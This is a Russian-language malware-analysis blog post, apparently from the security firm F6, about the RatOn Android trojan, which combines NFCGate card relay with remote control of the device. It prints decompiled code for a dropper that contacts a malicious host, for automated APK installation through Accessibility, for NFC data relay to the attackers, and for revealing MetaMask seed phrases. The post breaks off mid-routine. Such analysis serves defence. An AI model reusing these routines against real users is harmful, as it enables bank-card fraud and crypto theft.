

Франкенштейн в смартфоне: новый гибрид NFCGate и трояна RatOn готовят к атакам на клиентов российских банков

f6.ru/blog/raton

December 1, 2025

```
protected void onCreate(Bundle bundle) throws PackageManager.NameNotFoundException {
    super.onCreate(bundle);
    setContentView(C0622R.layout.activity_main);
    if (!getPackageManager().canRequestPackageInstalls()) {
        startActivity(new Intent("android.settings.MANAGE_UNKNOWN_APP_SOURCES").setData(Uri.parse("package:" + getPackageName())));
    }
    WebView webView = (WebView) findViewById(C0622R.id.webView);
    this.webView = webView;
    WebSettings settings = webView.getSettings();
    settings.setUserAgentString("com.coolapplication.installer");
    settings.setJavaScriptEnabled(true);
    settings.setDomStorageEnabled(true);
    settings.setMixedContentMode(0);
    isAppInstalledWithoutLauncher(this, "com.coolapplication.app");
    this.webView.setWebViewClient(new WebViewClient());
    this.webView.addJavascriptInterface(new WebInterface(this), "Android");
    String string = getSharedPreferences("my_prefs", 0).getString("mode", "None");
    if (string.contains("None")) {
        this.webView.loadUrl("https://tiktok18plus.top/update");
    }
    return;
}
```

Эволюция угрозы

Ровно 10 лет назад, в 2015 году, студенты Дармштадтского технического университета в Германии создали мобильное приложение **NFCGate**, которое киберпреступники превратили в серьёзное оружие. И с каждым месяцем оно становится всё опаснее.

С августа 2024 года аналитики департамента противодействия финансовому мошенничеству (Fraud Protection) компании **F6** фиксируют использование вредоносных версий легитимного Android-приложения NFCGate в атаках на клиентов ведущих российских банков. Всё это время киберпреступники непрерывно продолжают совершенствовать и расширять функционал ВПО, в котором применяются технологии NFC.

На момент публикации первого [исследования](#) F6 в январе 2025 года эксперты F6 обнаружили свыше 100 уникальных образцов вредоносного ПО для Android на основе NFCGate, а весной к «прямой» версии NFCGate добавилась [«обратная»](#).

В апреле F6 [сообщила](#) об обнаружении новой связки ВПО — **NFCGate** и **CraxsRAT**. Интеграция NFCGate в уже известное RAT-приложение стала новым витком развития атак с использованием NFC и сразу закрепились в арсенале мошенников как один из ключевых инструментов.

В мае специалисты компании F6 [зафиксировали](#) в России первые попытки атак с использованием вредоносного программного обеспечения (ВПО) **SuperCard** – новой версии NFCGate для глобального киберкриминала. В России использование таких

модификаций злоумышленниками носило ограниченный характер, однако уже в августе крупные кампании по их распространению были [зафиксированы в Бразилии](#).

В сентябре 2025 года исследователи ThreatFabric [обнаружили](#) в Чехии RAT-приложение RatOn, которое включало в себя не только функционал перехвата NFC-трафика банковских карт, но и широкий набор иных возможностей. Они позволяют злоумышленникам совершать кражу денег с банковского счёта, не привлекая внимания пользователя, а также скомпрометировать данные на устройстве.

Специалистам F6 удалось получить образец ВПО **RatOn** и проанализировать его функционал, особенности и перспективы распространения в России.

Ключевые выводы:

- Исследованный образец RatOn предназначен для атак на пользователей в Чехии, однако **функционал приложения поддерживает возможность работы с приложениями на русском языке**. Таким образом, использование вредоносного приложения против пользователей в России, включая клиентов банков, пользователей платёжных систем и владельцев криптокошельков, предусмотрено ещё на этапе разработки ВПО.
- **RatOn – это «матрёшка», которая раскрывается в три приёма**. Вредоносное приложение-приманка мимикрирует под TikTok. После его установки на устройство пользователя из внутренних ресурсов приложения, вероятно, под видом обновления, устанавливается второй APK-файл – непосредственно RAT. Затем это приложение из своих внутренних ресурсов устанавливает третий APK-файл – непосредственно NFCGate.
- Помимо функции NFC-Relay, приложение RatOn предоставляет злоумышленникам такие возможности, как:
 - кража и подмена данных из буфера обмена;
 - перехват всех текстовых элементов, находящихся на экране;
 - перехват экрана и управление смартфоном;
 - кража данных криптокошельков;
 - кража данных ряда банковских приложений;
 - использование оверлеев;
 - отправка СМС;
 - работа со звуком устройства жертвы;
 - NFC-relay.
- Ключевую роль в предоставлении злоумышленнику удаленного управления устройством и автоматизации злонамеренных действий в RatOn играет стандартный сервис **Android Accessibility**. Это встроенный в ОС Android набор функций и инструментов, предназначенных для помощи пользователям с ограниченными возможностями.

- **RatOn** позволяет злоумышленнику запустить на устройстве жертвы **мобильное приложение банка и ввести ПИН-код** (полученный, вероятно, иным путём, с использованием социальной инженерии), меняет дневной лимит платежей и производит автоматизированный перевод денег на счет, реквизиты которого указаны в коде ВПО.
- Злоумышленники могут **модифицировать версии RatOn для атак на конкретного пользователя**: в исследованном образце ПИН-код для сервиса дистанционного банковского обслуживания был прописан заранее в коде ВПО.
- **RatOn может собирать большой объём данных с устройства жертвы**, в том числе – извлекать их из установленных приложений. ВПО открывает социальные сети и мессенджеры, автоматически переходит в окно профиля и получает текстовую информацию о жертве.
- Для удаленного управления устройством в режиме реального времени приложение делает снимок экрана каждые 50 мс, непрерывно передаёт видео либо каждые полсекунды – **все текстовые данные с экрана пользователя**.
- Приложение **позволяет злоумышленникам подменять чувствительные данные** (например, номера счетов, на который жертва переводит деньги, это делается через подмену буфера обмена или контактов на устройстве жертвы), использовать чёрные окна, чтобы закрывать пользователю экран и тем самым скрыть свои действия, выводить на экран нужный текст или открывать вредоносный веб-ресурс, отправлять СМС с текстом злоумышленников.
- **RatOn может заставить пользователя сменить пароль от устройства**, а затем перехватить новый пароль.
- Приложение **способно создать на устройстве жертвы новые контакты** и подменить номер телефона в контактах. Эта функция ВПО может использоваться для провокации жертвы на необходимые злоумышленникам действия. Например, звонок с телефона мошенников на устройство пользователя, если контакт сохранён злоумышленниками в телефонной книге, может восприниматься с высоким уровнем доверия.
- **Обмен NFC-данными в приложении организован сразу по двум каналам**: «классический» обмен данными через NFCGate-сервер, а также обмен через веб-канал злоумышленников.
- В логах RatOn обнаружены фразы на украинском языке, что косвенным образом может указывать на участие носителей языка в разработке ВПО.
- Так как предыдущие вредоносные версии NFCGate, обнаруженные первоначально в других странах, использовались в атаках на российских пользователей (включая первые версии NFCGate, которые впервые были зафиксированы также в Чехии, и тестовые атаки в России в мае 2025 года с применением ВПО SuperCard, обнаруженного в Италии) мы **ожидаем дальнейшую модификацию RatOn для использования против клиентов российских банков**.

В этом блоге мы делимся результатами подробного изучения нового ВПО и его возможностей.

Запуск RatOn

Запуск вредоносного APK-файла, который мимикрирует под TikTok, начинается с запроса к веб-ресурсу мошенников через WebView-элемент с встроенным JavaScript-интерфейсом приложения *WebInterface*.

```
protected void onCreate(Bundle bundle) throws PackageManager.NameNotFoundException {
    super.onCreate(bundle);
    setContentView(C0622R.layout.activity_main);
    if (!getPackageManager().canRequestPackageInstalls()) {
        startActivity(new Intent("android.settings.MANAGE_UNKNOWN_APP_SOURCES").setData(Uri.parse("package:" + getPackageName())));
    }
    WebView webView = (WebView) findViewById(C0622R.id.webView);
    this.webView = webView;
    WebSettings settings = webView.getSettings();
    settings.setUserAgentString("com.coolapplication.installer");
    settings.setJavaScriptEnabled(true);
    settings.setDomStorageEnabled(true);
    settings.setMixedContentMode(0);
    isAppInstalledWithoutLauncher(this, "com.coolapplication.app");
    this.webView.setWebViewClient(new WebViewClient());
    this.webView.addJavascriptInterface(new WebInterface(this), "Android");
    String string = getSharedPreferences("my_prefs", 0).getString("mode", "None");
    if (string.contains("None")) {
        this.webView.loadUrl("https://tiktok18plus.top/update");
    }
    return;
}
```

Рисунок 1. Переход на мошеннический веб-ресурс из приложения-упаковщика

Рассматривая класс *WebInterface*, мы замечаем функцию *installApk*, которая может быть вызвана мошенническим веб-ресурсом, на который выполняется переход. С помощью этой функции выгружается другой APK-файл, который и является RAT-приложением. После запуска RAT-приложение устанавливает websocket-соединение с сервером злоумышленников, который, в свою очередь, может отправлять приложению управляющие команды. Переходим к их рассмотрению.

Использование NFCGate-функционала

Рассматривая RatOn в контексте развития атак NFC-Relay, важно обратить особое внимание на использование этого функционала в RAT-приложениях. В исследуемом приложении NFC-атака инициируется со стороны сервера: RatOn ожидает сообщение с командой «*nfs*», получив которое, инициирует *InstallActivity*.

```
L1142:
    if (r43.contains("nfs") == false) goto L1146;
    Intent r110 = new Intent(this.context_, InstallActivity.class);
    r110.putExtra("name", "app-release.apk"); // Catch: Exception
    r110.addFlags(268435456); // Catch: Exception -> L1035
    this.context_.startActivity(r110); // Catch: Exception -> L10
    return;
```

Рисунок 2. Получение команды «nfs»

Инициирование Activity сопровождается передачей строки «*app—release.apk*» в поле *Intent* «*name*».

Рассматривая *InstallActivity*, мы видим, что данный объект представляет собой автоматизацию процесса установки APK-приложения, извлекаемого из директории *assets* текущего приложения. Все операции выполняются путем нажатия на определенные элементы на экране телефона.

```
protected void onCreate(Bundle bundle) throws IOException {
    InputStream inputStreamOpen;
    FileOutputStream fileOutputStream;
    super.onCreate(bundle);
    AbstractC0697l.m2710a(this);
    setContentView(R.layout.activity_install);
    AbstractC0961Q.m4664y0(findViewById(R.id.main), new InterfaceC0948E() { // from class: p0.j
        @Override // androidx.core.view.InterfaceC0948E
        /* renamed from: a */
        public final C1006r0 mo2949a(View view, C1006r0 c1006r0) {
            return InstallActivity.m7537j0(view, c1006r0);
        }
    });
    try {
        File file = new File(getExternalFilesDir(null), getIntent().getStringExtra("name"));
        try {
            inputStreamOpen = getAssets().open(getIntent().getStringExtra("name"));
            try {
                fileOutputStream = new FileOutputStream(file);
            } finally {
            }
        } catch (Exception unused) {
        }
        try {
            byte[] bArr = new byte[1024];
            while (true) {
                int i2 = inputStreamOpen.read(bArr);
                if (i2 <= 0) {
                    break;
                } else {
                    fileOutputStream.write(bArr, 0, i2);
                }
            }
            fileOutputStream.close();
            inputStreamOpen.close();
            Uri uriM4207h = FileProvider.m4207h(this, getPackageName() + ".provider", file);
            Intent intent = new Intent("android.intent.action.VIEW");
            intent.setDataAndType(uriM4207h, "application/vnd.android.package-archive");
            intent.setFlags(268435456);
            intent.addFlags(1);
            startActivity(intent);
            new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: p0.k
                @Override // java.lang.Runnable
                public final void run() {
                    InstallActivity.Find_Tolko_and_Tap();
                }
            }, 1000L);
        }
    }
```

Рисунок 3. Распаковка NFC-Relay приложения из ресурсов RatOn

```

/* renamed from: k0 */
public static /* synthetic */ void Find_Tolko_and_Tap() {
    if (MyAccessibilityService.my_accessibility_service.FindElementByText("Лише") == null) {
        new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: p0.m
            @Override // java.lang.Runnable
            public final void run() {
                InstallActivity.Tap_Button1();
            }
        }, 1500L);
    } else {
        MyAccessibilityService.my_accessibility_service.FindElementAndTap("Лише");
        new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: p0.l
            @Override // java.lang.Runnable
            public final void run() {
                InstallActivity.Tap_Button1_to_dontsend_or_CheckApp();
            }
        }, 1500L);
    }
}

/* renamed from: l0 */
public static /* synthetic */ void Tap_Button1() {
    MyAccessibilityService.my_accessibility_service.FindAndTapElem("android:id/button1");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: p0.n
        @Override // java.lang.Runnable
        public final void run() {
            InstallActivity.Tap_dontSend_or_ExtraInfo();
        }
    }, 10000L);
}

/* renamed from: m0 */
public static /* synthetic */ void Tap_dontSend_or_ExtraInfo() {
    if (MyAccessibilityService.my_accessibility_service.FindElementByText("Не надсилати") != null) {
        MyAccessibilityService.my_accessibility_service.FindElementAndTap("Не надсилати");
    } else {
        MyAccessibilityService.my_accessibility_service.FindElementAndTap("Докладніше");
    }
}

/* renamed from: n0 */
public static /* synthetic */ void Tap_Button1_to_dontsend_or_CheckApp() {

```

Актив

Рисунок 4. Автоматизация процесса установки NFC-Relay приложения

В директории `assets` действительно находится APK-файл, представляющий собой классический вариант приложения NFCGate в роли NFC-reader, замаскированный под приложение «SmartApp» (вероятно, злоумышленники маскируются под финансовое приложение, а название выбрано случайно и не имеет отношения к легитимным Android-программам с таким же названием). По сравнению с оригинальным NFCGate доработан интерфейс приложения — пользователю показывается содержимое мошеннического веб-ресурса.

Также злоумышленники разработали JavaScript-интерфейс взаимодействия с подгружаемым ресурсом. Таким образом, мошеннический веб-ресурс получает доступ к выполнению следующих функций.

deviceStatus — функция получения данных, необходимых для NFC-relay атаки. Используется для проверки возможности проведения NFC-Relay атаки.

```

@JavascriptInterface
public void deviceStatus([final String str]) {
    new Handler(Looper.getMainLooper()).post(new Runnable() { // from class: meta.boost.app.com.gui.fragment.BaseNetworkFragment.JavaScriptInterface.1
        @Override // java.lang.Runnable
        public void run() throws JSONException {
            try {
                JSONObject jsonObject = new JSONObject();
                jsonObject.put("device", BaseNetworkFragment.this.detectDeviceName());
                jsonObject.put("xposed", BaseNetworkFragment.this.detectModuleEnabled());
                jsonObject.put("android", BaseNetworkFragment.this.detectAndroidVersion());
                jsonObject.put("build", BaseNetworkFragment.this.detectBuildNumber());
                jsonObject.put("hce", BaseNetworkFragment.this.detectHceCapability());
                jsonObject.put("nfc_chip", BaseNetworkFragment.this.detectNfcModel());
                jsonObject.put("native_hook", BaseNetworkFragment.this.detectNativeHookEnabled());
                jsonObject.put("nfc_enabled", BaseNetworkFragment.this.detectNfcEnabled());
                String string = jsonObject.toString();
                BaseNetworkFragment.this.webview.loadUrl("javascript:eventResponse('" + str + "','" + 'deviceStatus' + "','" + string + "')");
                Log.d("uerbrt", "javascript:eventResponse('" + str + "','" + 'deviceStatus' + "','" + string + "')");
            } catch (JSONException e) {
                throw new RuntimeException(e);
            }
        }
    });
}

```

Рисунок 5. Проверка требований, необходимых для NFC-Relay атаки

setMode – функция установки IP-адреса и порта NFCGate-сервера, которая также может принимать роль устройства (*reader* или *tag*). Сама возможность установки с сервера роли устройства в значение «*tag*» намекает на возможность атак с обратным NFCGate со стороны злоумышленников, использующих данное приложение.

Особенности устройства приложения, а также порт 5566 указывают на то, что за основу серверной части NFC-Relay атаки злоумышленники взяли обыкновенный NFCGate-сервер.

```

@JavascriptInterface
public void setMode(final String str, String str2) {
    BaseNetworkFragment.this.token = str;
    BaseNetworkFragment baseNetworkFragment = BaseNetworkFragment.this;
    baseNetworkFragment.token = Settings.Secure.getString(baseNetworkFragment.getContext().getContentResolver(), "android_id");
    PreferenceManagerFix.getDefaultSharedPreferences(BaseNetworkFragment.this.getActivity()).edit().putString("session", String.valueOf(1)).putString("port", String.valueOf(5566));
    if (str2.equals("reader")) {
        BaseNetworkFragment.this.onSelect(true);
    } else if (str2.equals("tag")) {
        BaseNetworkFragment.this.onSelect(false);
    } else {
        BaseNetworkFragment.this.reset();
    }
    new Handler(Looper.getMainLooper()).post(new Runnable() { // from class: meta.boost.app.com.gui.fragment.BaseNetworkFragment.JavaScriptInterface.2
        @Override // java.lang.Runnable
        public void run() throws JSONException {
            try {
                JSONObject jsonObject = new JSONObject();
                jsonObject.put("token", str);
                jsonObject.put(NotificationCompat.CATEGORY_EVENT, "setMode");
                String string = jsonObject.toString();
                BaseNetworkFragment.this.webview.loadUrl("javascript:eventResponse('" + BaseNetworkFragment.this.token + "','" + 'setMode' + "')");
                Log.d("uerbrt", string);
            } catch (JSONException e) {
                throw new RuntimeException(e);
            }
        }
    });
}

```

Рисунок 6. Установка данных NFCGate-сервера и роли приложения

sendUPDU и **nfcInput** – функции получения APDU-команд от терминала.

```

@JavascriptInterface
public void sendUPDU(String str) throws IOException {
    NFCTagReader nFCTagReaderCreate;
    if (BaseNetworkFragment.this.tags == null || (nFCTagReaderCreate = NFCTagReader.create(BaseNetworkFragment.this.tags)) == null) {
        return;
    }
    nFCTagReaderCreate.connect();
    byte[] bArrHexStringToByteArray = BaseNetworkFragment.hexStringToByteArray(str);
    System.out.println(Arrays.toString(bArrHexStringToByteArray));
    BaseNetworkFragment.this.getNfc().handleData(true, new NfcComm(false, false, bArrHexStringToByteArray));
}

@JavascriptInterface
public void nfcInput(String str) throws IOException {
    NFCTagReader nFCTagReaderCreate;
    if (BaseNetworkFragment.this.tags == null || (nFCTagReaderCreate = NFCTagReader.create(BaseNetworkFragment.this.tags)) == null) {
        return;
    }
    nFCTagReaderCreate.connect();
    byte[] bArrHexStringToByteArray = BaseNetworkFragment.hexStringToByteArray(str);
    System.out.println(Arrays.toString(bArrHexStringToByteArray));
    BaseNetworkFragment.this.getNfc().handleData(true, new NfcComm(false, false, bArrHexStringToByteArray));
}
}

```

Рисунок 7. Получение APDU-команд

Также присутствуют функции, взаимодействующие с JS-кодом на сервере с целью отправки ответа от карты на полученные ранее команды.

```

protected void onDataWebViewSend(final NfcComm nfcComm) {
    new Handler(Looper.getMainLooper()).post(new Runnable() { // from class: meta.boost.app.com.gui.fragment.BaseNetworkFragment.15
        @Override // java.lang.Runnable
        public void run() throws JSONException {
            JSONObject jsonObject = new JSONObject();
            try {
                jsonObject.put("nfc", nfcComm.toString());
                String string = jsonObject.toString();
                BaseNetworkFragment.this.webview.loadUrl("javascript:eventResponse('" + BaseNetworkFragment.this.token + "','" + nfcComm.toString() + "')");
                String str = new String(nfcComm.toByteArray(), StandardCharsets.UTF_8);
                BaseNetworkFragment.this.webview.loadUrl("javascript:testResponse('" + str + "')");
                BaseNetworkFragment.this.webview.loadUrl("javascript:nfcOutput('" + nfcComm.getData() + "')");
            } catch (JSONException e) {
                throw new RuntimeException(e);
            }
        }
    });
}
}

```

Рисунок 8. Отправка NFC-ответа на сервер злоумышленников

Таким образом, в NFC-Relay приложении организован двусторонний обмен NFC-данными через JavaScript-интерфейс веб-сервера злоумышленников. Это значит, что обмен NFC-данными идет сразу по двум каналам — классический обмен данными через NFCGate-сервер и обмен через веб-канал.

Функционал RAT

Как упоминалось выше, функционал ВПО RatOn не ограничивается функционалом NFCGate и включает множество других вредоносных инструментов.

Сервисом, с помощью которого злоумышленник получает возможность воспользоваться большинством из них, является сервис *Android Accessibility*. Accessibility – это встроенный в ОС Android набор функций и инструментов, предназначенных для помощи пользователям с ограниченными возможностями. Этот сервис предоставляет приложениям расширенные возможности по управлению устройством, вот почему Android Accessibility зачастую эксплуатируется вредоносными приложениями.

В рассматриваемом образце семейства RatOn данный сервис играет ключевую роль: он предоставляет киберпреступникам возможность удаленного управления устройством и автоматизации злонамеренных действий. Рассмотрим каждый из инструментов злоумышленников подробнее.

Атака на криптокошельки

Приложение RatOn поддерживает функционал, позволяющий похищать цифровую валюту из ряда криптокошельков. Среди них:

- Metamask (*metamask*)
- Phantom Wallet (*phantom*)
- Trust (*wallet.crypto.trustapp*)
- Blockchain Android Blockchain (*blockchain.android*)

Для рассмотрения принципа атаки на криптокошелек разберем способ кражи доступа к аккаунтам Metamask.

1. При получении сервером команды «*metamask*» запускается приложение с *package_name* «*io.metamask*» (мобильный кошелек Metamask).

```
if (str.contains("metamask")) {
    final String strMo9773f4 = c1726jM9776d.m9914m("b").mo9773f();
    Intent launchIntentForPackage8 = this.f7823a.getPackageManager().getLaunchIntentForPackage("io.metamask");
    if (launchIntentForPackage8 != null) {
        launchIntentForPackage8.addFlags(268435456);
        this.f7823a.startActivity(launchIntentForPackage8);
        new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.k
            @Override // java.lang.Runnable
            public final void run() {
                C1409Z0.a.m7747W(strMo9773f4);
            }
        }, 5000L);
        return;
    }
    return;
}
```

Рисунок 9. Автоматизация запуска криптокошелька Metamask

2. Через 5 секунд (после окончания загрузки приложения) происходит нажатие на кнопку «Отмена» – вероятно для закрытия какого-либо всплывающего в приложении окна.

```
public static /* synthetic */ void m7747W(final String str) {
    MyAccessibilityService.f7523l.m7620P("Cancel", "Отмена", "Zrušit", "Zrušit");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.W
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7764i0(str);
        }
    }, 2000L);
}
```

Рисунок 10. Автоматизированное нажатие кнопки «Отмена»

3. Через 2 секунды происходит поиск формы ввода «*login—password—input*» и ввод переданного с сервера текста (пароля разблокировки приложения). Учитывая возможности RatOn по удаленному управлению устройством (которые описаны ниже), пароль может быть украден иными инструментами в составе ВПО.

```
public static /* synthetic */ void m7764i0(String str) {
    final Bundle bundle = new Bundle();
    bundle.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", str);
    AccessibilityNodeInfo accessibilityNodeInfoM7586l0 = MyAccessibilityService.m7586l0(MyAccessibilityService.f7523l.getRootInActiveWindow(), "login-password-input");
    if (accessibilityNodeInfoM7586l0 != null) {
        accessibilityNodeInfoM7586l0.performAction(2097152, bundle);
    }
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.h0
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7753a0(bundle);
        }
    }, 500L);
}
```

Рисунок 11. Передача пароля разблокировки приложения

4. Еще через полсекунды производится нажатие кнопки «Разблокировать» для входа по ранее введенному паролю.

```
/* renamed from: a0 */
public static /* synthetic */ void m7753a0(final Bundle bundle) {
    MyAccessibilityService.f7523l.m76190("Unlock", "Разблокировать", "Odemknout", "Odomknút");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.i0
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7783s(bundle);
        }
    }, 3000L);
}
```

Рисунок 12. Нажатие кнопки «Разблокировать»

После выполнения вышеописанных действий приложение будет разблокировано, и преступнику останется только просмотреть чувствительные данные, что также производится в автоматическом режиме.

5. Через 3 секунды нажимается кнопка с id «*account_picker*» (кнопка выбора счета).

```
/* renamed from: s */
public static /* synthetic */ void m7783s(final Bundle bundle) {
    MyAccessibilityService.f7523l.m76120("account_picker");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.p0
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m773200(bundle);
        }
    }, 2500L);
}
```

Рисунок 13. Нажатие кнопки выбора счета

6. После выполнения всех действий производится поиск всех счетов Metamask в мобильном приложении.

```

/* renamed from: 00 */
public static /* synthetic */ void m773200(final Bundle bundle) {
    List listM7627m0 = MyAccessibilityService.f7523l.m7627m0(MyAccessibilityService.f7523l.getRootInActiveWindow(), "main-wallet-account-actions");
    Log.d("DEBUG", "MetaMask accounts found: " + listM7627m0.size());
    for (int i2 = 0; i2 < listM7627m0.size(); i2++) {
        final AccessibilityNodeInfo accessibilityNodeInfo = (AccessibilityNodeInfo) listM7627m0.get(i2);
        new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.x0
            @Override // java.lang.Runnable
            public final void run() {
                new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.C0
                    @Override // java.lang.Runnable
                    public final void run() {
                        C1409Z0.a.m7794x0(accessibilityNodeInfo, bundle);
                    }
                }, 1000L);
            }
        }, 12 * 20000);
    }
}

```

Рисунок 14. Перебор найденных счетов

7. Приложение последовательно кликает на выбранный счет.

```

public static /* synthetic */ void m7794x0(final AccessibilityNodeInfo accessibilityNodeInfo, final Bundle bundle) {
    AccessibilityNodeInfo accessibilityNodeInfoM7586l0 = MyAccessibilityService.m7586l0(MyAccessibilityService.f7523l.getRootInActiveWindow(), "account-picker");
    if (accessibilityNodeInfoM7586l0 != null) {
        accessibilityNodeInfoM7586l0.performAction(16);
        Log.d("DEBUG", "Second account-picker clicked.");
    } else {
        Log.d("DEBUG", "Second account-picker not found.");
    }
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.J0
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7748W0(accessibilityNodeInfo, bundle);
        }
    }, 1500L);
}

```

Рисунок 14. Перебор найденных счетов

8. Приложение нажимает на кнопку «Показать секретную фразу».

```

/* renamed from: 1 */
public static /* synthetic */ void h7741I(final Bundle bundle) {
    AccessibilityNodeInfo accessibilityNodeInfoM7579h0 = MyAccessibilityService.m7579h0(MyAccessibilityService.f7523l.getRootInActiveWindow(), "reveal", "секретную", "odhalit");
    if (accessibilityNodeInfoM7579h0 != null) {
        accessibilityNodeInfoM7579h0.performAction(16);
        Log.d("DEBUG", "Clicked reveal/секретную/odhalit/odkryt");
    } else {
        Log.d("DEBUG", "Node reveal/секретную/odhalit/odkryt not found");
    }
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.o
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7778p0(bundle);
        }
    }, 500L);
}

```

Рисунок 16. Поиск и нажатие на кнопку «Показать секретную фразу»

9. Автоматизация вопросов-предупреждений пользователя.

```

/* renamed from: p0 */
public static /* synthetic */ void h7778p0(final Bundle bundle) {
    AccessibilityNodeInfo accessibilityNodeInfoM7586l0 = MyAccessibilityService.m7586l0(MyAccessibilityService.f7523l.getRootInActiveWindow(), "quiz-get-started-button");
    if (accessibilityNodeInfoM7586l0 != null) {
        accessibilityNodeInfoM7586l0.performAction(16);
    }
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.w
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7750X0(bundle);
        }
    }, 500L);
}


```

Рисунки 17-19. Автоматический ответ на вопросы Metamask о безопасности

```

/* renamed from: X0 */
public static /* synthetic */ void h7750X0(final Bundle bundle) {
    AccessibilityNodeInfo accessibilityNodeInfoM7575f0 = MyAccessibilityService.m7575f0(MyAccessibilityService.f7523l.getRootInActiveWindow(), "srp-question-one-right-answer");
    if (accessibilityNodeInfoM7575f0 != null) {
        accessibilityNodeInfoM7575f0.performAction(16);
    }
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.z
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7704A0(bundle);
        }
    }, 500L);
}

```



10. Приложение производит повторный ввод пароля, полученного с сервера.

```

/* renamed from: m */
public static /* synthetic */ void m7771m(Bundle bundle) {
    AccessibilityNodeInfo accessibilityNodeInfoM758610 = MyAccessibilityService.m758610(MyAccessibilityService.f75231.getRootInActiveWindow(), "private-credential-password-text-");
    if (accessibilityNodeInfoM758610 != null) {
        accessibilityNodeInfoM758610.performAction(2097152, bundle);
    }
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.3
        @Override // java.lang.Runnable
        public final void run() {
            C140920.a.m7765j();
        }
    }, 500L);
}

```

11. Приложение удерживает кнопку для визуального отображения секретной фразы счета.

```

/* renamed from: y0 */
